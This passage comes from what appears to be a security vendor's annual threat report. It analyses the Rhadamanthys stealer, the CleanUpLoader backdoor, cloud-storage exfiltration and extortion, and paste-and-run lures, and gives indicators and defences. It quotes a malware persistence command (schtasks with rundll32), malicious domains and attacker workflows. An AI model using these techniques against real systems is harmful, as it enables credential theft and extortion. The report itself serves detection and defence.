This lack of targeting has even proven troublesome for the Rhadamanthys developer, as they were **banned from hacking forums** for not restricting the stealer from executing in Commonwealth of Independent States (CIS) countries. This restriction is common among malware developers to avoid law enforcement attention in Russia.

For capabilities, Rhadamanthys has a comprehensive list of applications from which it can take passwords and other credentials. In **an article** where Check Point Research referred to Rhadamanthys as the "everything bagel," researchers reported the stealer supports not only all major browser families but even some with very few users. In addition, the developers extended support for stealing credentials from browser extensions with as little as one registered user at the time.

Because it steals credentials from many different products, Rhadamanthys can facilitate breaches at organizations of all sizes and industries.

An autumn burst

August through October 2025 showed the most Rhadamanthys activity in our data, replacing LummaC2 during that time. During the year, one third of our Rhadamanthys threats were distributed via paste and run.

For co-occurrances, Rhadamanthys was sometimes combined with CypherIT, **HijackLoader**, or LummaC2. HijackLoader and CypherIT were presumably used to help deliver Rhadamanthys while evading defenses, whereas its combination with LummaC2 in one case could indicate that the adversary who gained access either ran multiple stealers or allowed the access to be reused by another adversary with the second stealer.

RHADAMANTHYS ACTIVITY OBSERVED IN 2025



ASN NAMES USED BY RHADAMANTHYS IN 2025



In terms of network infrastructure, Red Canary processed 283 IP address indicators for Rhadamanthys in 2025. Taking a look at the autonomous system numbers (ASNs) for those IP addresses, Rhadamanthys used at least 97 different network providers during the year, stretching from legitimate providers to less savory ones. In fact, 34 of those 97 ASNs, or 35 percent, spent at least some time on the Spamhaus **Do Not Route or Peer (DROP) list**, indicating that the traffic from those sections of the internet were more likely to be fraudulent than not. To see which network providers were the most popular, refer to the list of the ASN names and numbers to the right.

In cases where Rhadamanthys used SSL/TLS for command and control, the infrastructure nearly exclusively used **self-signed certificates**.

Take action

Visit the **Rhadamanthys threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Since Rhadamanthys has been distributed in so many different ways, preventative measures can take many approaches. We've observed Rhadamanthys distributed in fake software installations, paste-and-run campaigns, and more.

General preventative measures that apply to multiple malware families also help fight against Rhadamanthys:

- Provide safe software installation sources for users.
- Configure ad-blocking tools where possible.
- Deploy endpoint security controls for detection and protection.

Response

For response, an excellent playbook would look something like this:

1. Delete all components delivering Rhadamanthys from disk, removing persistence

2. Determine what account details are stored in the software on an affected system, including:
    - browsers
    - file transfer software like FileZilla and WinSCP
    - Telegram messaging
    - Steam gaming
    - cryptocurrency wallets
    - VPN profiles
    - cloud credentials in CLI tool configuration
    - sensitive files stored in the user's Desktop and Documents folders

3. Once you determine the scope of data theft, take steps to reset any credentials stored on the system. This may also involve manually revoking sessions to prevent cookie reuse.

Finally, if financial details such as payment cards or cryptocurrency wallets are stored on the affected system, users may need to monitor the relevant accounts for unauthorized transactions.

For endpoint process behaviors, Rhadamanthys is similar to other stealers in the sense that it emits precious little telemetry on its own. But when combined with **crypters, loaders**, and paste-and-run techniques, it can produce a variety of behaviors that are detectable.

FEATURED THREAT

CleanUpLoader

Delivered in SEO poisoning and malvertising campaigns, CleanUpLoader masquerades as legitimate software utilities such as PuTTY and WinSCP.

#10 OVERALL RANK

1.6% CUSTOMERS AFFECTED

Analysis

CleanUpLoader, also known as Oyster Loader or Broomstick, is a backdoor and malware loader designed to maintain persistence and deliver additional payloads. The loader is typically **signed**, with **researchers** having linked the use of the certificate and the malware to adversaries deploying Rhysida ransomware.

CleanUpLoader campaigns in 2025 favored masquerading using the brands of PuTTY, WinSCP, and MSTeams, using SEO poisoning and typosquatting to lure unsuspecting users to download the malware masquerading as the legitimate utility.

Execution of the loader starts with an executable that drops a malicious dynamic link library (DLL), typically to a randomly named folder in the user's `AppData\Roaming` directory. Observed folders have 12-15 random alphanumeric characters, sometimes with a special character as the last character.

Examples include:

```
dmqxuvy4d1sc¶
```

```
zm7vaanqh05jiyy
```

```
3sjikzdzrn0o{
```

CLEANUPLOADER EXECUTION CHAIN



The executable also establishes persistence of the DLL by creating a **scheduled task** to execute the DLL using `rundll32.exe` with `DLLRegisterServer` as the entry point for execution. CleanUpLoader uses the `schtasks.exe` utility to accomplish this:

```
C:\Windows\System32\schtasks.exe /Create
/SC MINUTE /MO 18 /TN "WindowsCodecs"
/TR "C:\Windows\System32\rundll32.
exe C:\users\<user>\AppData\Roaming\
Zm7VAanQH05JiYy\WindowsCodecs.dll
DllRegisterServer"
```

Observed scheduled task names include:

```
WindowsCodecs
```

```
BluetoothDesktopHandlers
```

```
Security Updater
```

```
WMSysPr9
```

```
FireFox Agent INC
```

The backdoor includes functionality to allow operators to execute arbitrary commands on the host. Malware operators have issued domain and network discovery commands to further enumerate the victim environment. These commands include the use of:

- `net`
- `nltest`
- `systeminfo`
- `ipconfig`

Take action

Visit the **CleanUpLoader threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Users of common administrative utilities should take care to download their tools from a legitimate and authorized source. One way to do this is to check the domain of the landing page. Victims of CleanUpLoader campaigns often visited websites that contained the name of the tool, but with suspicious domains. Examples of malicious domains for the campaign related to fake PuTTY include:

- `putty-ssh[.]com`
- `putty[.]run`
- `putty-download[.]fmwyd[.]com`
- `puttylime[.]shop`
- `putty-app.naymin[.]com`
- `putty-download[.]gblec[.]com`
- `puttyonline[.]org`
- `puttyy[.]com`
- `puttya[.]com`
- `putty-download.yapof[.]com`
- `putty-download.macpav[.]com`
- `putty-pc[.]com`
- `putty-go[.]com`
- `putty-cn[.]com`

In addition, controls to block advertisements on enterprise systems can help prevent users from seeing ads serving this content. These controls may include browser extensions such as uBlock or DNS sinkhole technologies.

TOP TECHNIQUES

The purpose of this section is to help you detect malicious activity in its early stages so you don't have to deal with the consequences of a serious security incident.

The following chart represents the most prevalent **MITRE ATT&CK®** techniques observed in confirmed threats across the Red Canary customer base in 2025. To briefly summarize what's explained in detail in the **Methodology section**, we have a library of thousands of detection analytics that we use to surface potentially malicious and suspicious activity across our customers' environments. These custom detectors and third-party alerts are mapped to corresponding MITRE ATT&CK techniques whenever possible, allowing us to associate the behaviors that comprise a confirmed threat detection with the industry standard for classifying adversary activity.

When counting techniques, we filter out detections associated with potentially **unwanted programs** and authorized testing in order to make this list as reflective of actual adversary behavior as possible.

In addition to the top 10, read our analysis of featured technique **Steal Application Access Token**.

TOP TECHNIQUES DETECTED IN 2025

1. Cloud Accounts
2. PowerShell
3. Windows Command Shell
4. Data from Cloud Storage
5. Ingress Tool Transfer
6. Email Forwarding Rule
7. Windows Management Instrumentation
8. Malicious Copy and Paste
9. Email Hiding Rules
10. Obfuscated Files or Information

TOP TECHNIQUES

What's included in this section

This PDF spotlights three MITRE ATTACK techniques, covering how and why adversaries leverage them and relevant mitigation advice. You can view the full analysis of all of the top 10 techniques—including visibility, collection, detection, and testing guidance—**in the web version of this report**.

How to use our analysis

Implementing the guidance in this report will help security teams improve their defense in depth against the adversary actions that often lead to a serious incident. Readers will gain a better understanding of common adversary actions and what's likely to occur if an adversary gains access to your environment. You'll learn what malicious looks like in the form of telemetry and the many places you can look to find that telemetry. You'll gain familiarity with the principles of detection engineering by studying our detection opportunities. At a bare minimum, you and your team will be armed with hyper-relevant and easy-to-use **Atomic Red Team** tests that you can leverage to ensure that your existing security tooling does what you think it's supposed to do.

More strategically, this section can help you identify gaps as you develop a road map for improving coverage, and you can assess your existing sources of collection against the ones listed in this report to inform your investments in new tools and personnel.

FEATURED TECHNIQUE

Data from Cloud Storage

Adversaries target cloud storage to achieve two primary goals: steal credentials and exfiltrate or destroy sensitive data for ransomware operations.

#4	OVERALL RANK
5.5%	CUSTOMERS AFFECTED
659	THREATS DETECTED

Analysis

Why do adversaries abuse data from cloud storage?

Most often, a business's "crown jewels" are the data that exists all throughout the enterprise, which is ever shifting to the cloud. If adversaries are not directly defrauding companies through **business email compromise** or other direct payment schemes targeting cloud-hosted systems, they target **cloud storage**. Adversaries may be directly hunting for credentials in cloud storage—**API keys**, **access tokens**, passwords, and others—that they can either use themselves or sell. They also target sensitive organizational data for exfiltration and **ransomware operations**, demanding payment in exchange for not releasing stolen data or for restoring access to destroyed resources.

The reason adversaries target credentials in cloud storage is simple: it's much easier to log in than to hack in. Rather than investing resources in developing sophisticated exploits or bypassing advanced security controls, threat actors recognize that credentials are ubiquitous across cloud storage environments. Configuration files, backup archives, source code repositories, infrastructure-as-a-service (IaaS) snapshots, and development artifacts regularly contain hardcoded credentials, access keys, and authentication tokens. A single exposed AWS S3 bucket or Azure Storage block can yield valid credentials.

How do adversaries abuse data from cloud storage?

Goal 1: Credential theft for brokering access

The most common adversary goal is to discover and extract credentials from cloud storage. This represents a lower-effort, high-reward attack pattern that has fueled the **growth of initial access brokers**—threat actors who specialize in obtaining and selling access to compromised environments.

Storage that may contain credentials includes:

- **Configuration files**: Application config files containing database passwords, API keys, and service credentials
- **Infrastructure-as-code repositories**: Terraform state files, Ansible playbooks, and CloudFormation templates with embedded secrets
- **Backup archives**: Complete system backups containing credential stores, SSH keys, and certificate private keys
- **Development artifacts**: Source code repositories with hardcoded credentials, `.env` files, container images, and credential caches
- **Virtual machine (VM) snapshots and disk images**: Filesystem snapshots containing credential stores, browser password databases, and SSH keys
- **Log files**: Application logs inadvertently capturing authentication tokens or credentials
- **SaaS applications**: Services such as GitHub, Jira, Slack, Teams, Confluence, Google Workspace or other productivity applications that may contain sensitive conversations where users share credentials

This attack pattern requires minimal infrastructure and technical sophistication. Adversaries use automated scanning tools to discover publicly accessible storage accounts, then employ simple scripts to search for common credential patterns—**AWS access keys**, Azure connection strings, database passwords, and API tokens. This attack pattern is so prevalent that there are entire **repositories** dedicated to tracking these types of incidents over the past decade.

Goal 2: Data exfiltration and ransomware operations

The second adversary goal builds on the first: using compromised credentials to access, exfiltrate, and potentially destroy sensitive organizational data for financial extortion. This pattern has evolved significantly with the rise of cloud-based ransomware, where adversaries leverage cloud-native capabilities rather than deploying traditional encryption malware.

Threat actor group **Storm-0501** exemplifies this evolution. The group transitioned from traditional on-premises ransomware operations to sophisticated cloud-based attacks that combine data exfiltration with data destruction. Their campaigns demonstrate how adversaries target cloud storage.

Cloud storage services are designed for massive scale and rapid data transfer—exactly the features adversaries exploit during exfiltration operations. In Storm-0501 campaigns, the threat actor uses AzCopy, Microsoft's own command-line utility for efficient data transfer, to quickly exfiltrate large volumes of sensitive data to adversary-controlled infrastructure within Azure. This approach provides several advantages for threat actors:

- **Speed**: Cloud-native transfer tools enable exfiltration of large volumes of data quickly.
- **Legitimacy**: Using native cloud tools like `AzCopy`, `Azure Storage Explorer (ASE)`, `aws-cli`, and `gsutil` makes malicious activity blend with normal operations.
- **Minimal footprint**: No malware deployment required, reducing detection opportunities.

When protections like Azure resource locks or immutability policies prevent deletion, the threat actor adapts by encrypting storage accounts with **customer-managed keys**, such as **SSE-C in AWS**, which prevents recovery by the cloud service provider. The flexibility of cloud platforms that benefits organizations equally serves adversaries who understand how to manipulate cloud-native features for destructive purposes.

HOW TRADITIONAL RANSOMWARE OPERATIONS EVOLVED TO CLOUD-BASED EXTORTION

Traditional approach

Deploy malware to encrypt files on endpoints and servers, demand ransom for decryption keys

Cloud-based approach

Rapidly exfiltrate data from cloud storage, delete or encrypt original data and backups, demand ransom to prevent data publication and restore access

HOW ADVERSARIES OBTAIN ACCESS TO DATA FROM CLOUD STORAGE



How do they achieve these goals?

1. Establish access

Adversaries obtain cloud storage access through common cloud attack patterns:

- **Initial access**:
  - **Hybrid identity exploitation**: Storm-0501 compromises on-premises Active Directory environments, then pivots to cloud by exploiting Microsoft Entra Connect Sync servers. These hybrid identity synchronization systems bridge on-premises and cloud environments, providing adversaries a pivot point.
  - **Exposed credentials:** Adversaries may purchase credentials from other access brokers or otherwise exploit exposed credentials in public spaces.
- **Reconnaissance**: Adversaries may leverage enumeration tools like AzureHound to document available and utilized storage services. This allows them to then narrow down the subsequent steps to limit the chance of detection.
- **Privilege escalation**: After gaining initial cloud access, adversaries attempt to escalate privileges to Global Administrator (Entra ID) or other admin roles, providing unrestricted access to storage resources.
- **Access key theft**: Using privileged roles, adversaries extract storage account access keys via API actions, enabling direct storage access.

2. Prepare for exfiltration

Adversaries may modify storage configurations to enable data theft. The most common method is to enable public access. This can be done directly with **access control policies** or it may take the form of **network changes** such as security rule changes or disabling firewalls.

Though, as defenders become more familiar with this technique, adversaries may only allow access to third-party cloud environments that they control. This allows them to evade detection in large environments where cross-account sharing is more common. Furthermore, they may have to remove immutability locks on the data before they can modify lifecycle rules or otherwise encrypt the data for impact.

3. Get the goods

Using compromised credentials and modified configurations, adversaries leverage native tools for mass exfiltration. For example, Storm-0501 uses AzCopy to rapidly transfer Azure Storage data.

To maximize extortion leverage, adversaries systematically destroy recovery options:

- **Primary data deletion:** Mass-delete storage accounts, S3 buckets, or cloud storage buckets
- **Backup destruction**: Target Azure Recovery Services vaults, AWS backup vaults, or snapshot repositories

Sometimes, adversaries may simply exploit misconfigurations in cloud environments and access data from unintended public access. This has become so common that there are several lists dedicated to documenting publicly accessible **cloud storage**.

Comparison of data from cloud storage theft across platforms

This technique primarily applies to any cloud provider that offers the ability to store data on the platform, with **AWS**, **Microsoft Azure**, and **Google Cloud Platform (GCP)** being the main providers. Below are the platforms and a non-exhaustive list of potential services that may be targeted by adversaries.

Platform	Services
AWS	S3, EBS, EFS
Azure	Azure Storage: Blob, Table, Queue, File, disk snapshots
GCP	Google Cloud Storage, disk snapshots

Beyond the major cloud service providers, SaaS applications present another major risk for storing sensitive data. The **Salesloft Drift** compromise in 2025 highlights that access credentials that are stored for third-party integrations are a prime target for adversaries and that all threat vectors should be considered.

"The most effective defense against credential theft is ensuring credentials never enter cloud storage."

Take action

Visit the **Data From Cloud Storage technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Prevention techniques generally fall into the same two goals that the adversaries target:

1. Protect credentials.
2. Implement data loss prevention (DLP) for sensitive business data.

Protect credentials

The most effective defense against credential theft is ensuring credentials never enter cloud storage.

Adopt secrets management solutions

Use AWS Secrets Manager, Azure Key Vault, Google Secret Manager, or 1Password instead of storing credentials in configuration files or code. Applications retrieve credentials programmatically at runtime rather than storing them in storage accounts.

Enable short-term credentials

Wherever possible, enable short-term credentials that get refreshed in short intervals. This will help limit the amount of time an adversary has access to a cloud environment.

Scan for exposed credentials

Implement automated scanning to detect credentials in cloud storage:

- **Pre-commit hooks**: Scan source code for credentials before committing to repositories.
- **Storage scanning**: Use tools like git-secrets, TruffleHog, or cloud-native solutions (Azure Defender for Storage, AWS Macie) to scan existing storage for common credential patterns. Refer to **Data from Information Repositories** for a robust list of credential locations.
- **Continuous monitoring**: Regularly scan storage accounts for newly uploaded files containing credentials.
- **Remediation workflows**: Automatically rotate or revoke credentials discovered in storage.

Infrastructure-as-code (IaC) security

For IaC deployments, avoid embedding credentials in state configuration files. Use cloud provider parameter stores for secrets in CloudFormation, ARM templates, or Terraform so you can implement runtime secret availability rather than hardcoded values. Finally, scan IaC repositories and state files for embedded credentials.

In reality, it is not feasible to successfully remove all credentials from your environments. Adversaries, if persistent enough, will always find a way to harvest them. Therefore, beyond all the above techniques to prevent credential disclosure, it is imperative to properly adhere to **zero trust principles** and defense-in-depth strategies to ensure that when compromises happen they have a limited time duration and blast radius.

Take action

Prevent data exfiltration and ransomware

A sufficiently persistent adversary may bypass most security controls. However, below are some suggestions for good strategies to limit or otherwise make adversary goals more difficult for ransomware and extortion campaigns.

Immutability protections

Storm-0501 could not delete storage accounts protected by immutability policies, forcing the adversary to resort to encryption attacks:

- **Azure**: Implement **immutability policies** on Blob Storage with appropriate retention periods; enable version-level immutability for granular protection.
- **AWS**: S3 has several **options** to protect data, such as Object Lock and versioning.
- **GCP**: Enable **bucket retention policies** and object versioning.

Backup segregation

Store backups separately from production storage:

- Use different cloud accounts or subscriptions for backup storage.
- Apply separate IAM policies so production access doesn't grant backup access.
- Implement Azure Blob backup, AWS cross-account replication, or GCP bucket snapshots to protected projects.
- Enable soft-delete for Azure Key Vaults to prevent encryption key deletion (90-day retention).

FEATURED TECHNIQUE

Malicious Copy and Paste

In many ways, 2025 was the year of a social engineering attack known as “ClickFix” or “paste and run” that begins with tricking users to copy and paste malicious code.

#8	OVERALL RANK
13.9%	CUSTOMERS AFFECTED
448	THREATS DETECTED

Analysis

Why do adversaries use malicious copy and paste?

Attacks leveraging **malicious copy and paste** can take several forms but at its core, this technique relies on a user copying and pasting code to their system’s command-line interface, taking the form of CAPTCHA-style messages or “fix” requests in order for the adversary to gain execution. While this technique goes by several names— including ClickFix and fakeCAPTCHA— Red Canary Intelligence uses the term “paste and run” to describe these attacks internally.

This technique takes advantage of a user’s digital conditioning—instead of feeling tricked, users believe they’re fixing a technical issue—helping the adversary bypass mitigations designed to protect users and circumventing mechanisms that block malicious actions.

While plenty of threat actors employed this technique in 2024, Red Canary observed paste-and-run attacks increase in scope and scale in 2025. The technique has grown in popularity over the past year because it’s been extremely effective.

PASTE AND RUN, STEP BY STEP

Step 1

Users are presented with a lure asking you to click a “fix,” or “Verify” button

Step 2

Clicking the button covertly copies a command to the clipboard and presents the user with “verification steps”

Step 3

By following the “verification steps,” the user inadvertently runs the command

Step 3

The command connects to the command control and downloads malware that could lead to data theft or ransomware

stealers | loaders | RMM tools

How do adversaries use malicious copy and paste?

Paste and run has quickly become the second most popular **initial access** vector for cyber attacks, trailing only traditional phishing. This technique, which traditionally downloads follow-on payloads from adversary infrastructure, relies heavily on urgency. The adversary is trying to entice the user into verifying or fixing something by typing a command into a terminal, run dialog box, or **PowerShell**. The lures can often feel time-sensitive and users may feel like they need to act fast to solve the problem.

PASTE-AND-RUN LURES CAN LOOK LIKE ANY OF THESE EXAMPLES



What to look for:

- Verification or fix that involves opening a terminal, run box, or PowerShell
- Shortcuts that include the Windows button and "R" or "X"
- Any verifications that ask you to paste (Ctrl + V) something unknown

Red Canary has seen lures take several forms, including ones in which:

- The user has to "fix" their access to a document, website, or software installation/update by following the instructions in the paste-and-run lure.
- A CAPTCHA-style lure prompting the user to follow given instructions to prove they are a human in order to gain access to a document, website, or installation/update process.

In most scenarios, once users interact with the Fix or Verify button in the lure, the button will covertly copy an obfuscated PowerShell command to the clipboard and present the user with "verification steps." These typically consist of running a shortcut to open the Windows run dialog, pasting the unknowingly-copied PowerShell command, and pushing enter. By following the "verification steps," the user inadvertently runs the command and additional commands will reach out and download malware or tools.

Over the last year, Red Canary has detected adversaries leveraging this technique to deliver a wide range of threats, including but not limited to:

- **Scarlet Goldfinch**
- **Information stealers** like **Atomic and Odyssey Stealer**
- **RMM tools**
- **Mocha Manakin**
- **NetSupport Manager**
- **LummaC2**
- **Vidar**
- **XMRig**
- **HijackLoader**
- **Arechclient2**
- **KongTuke**
- **Legion Loader**
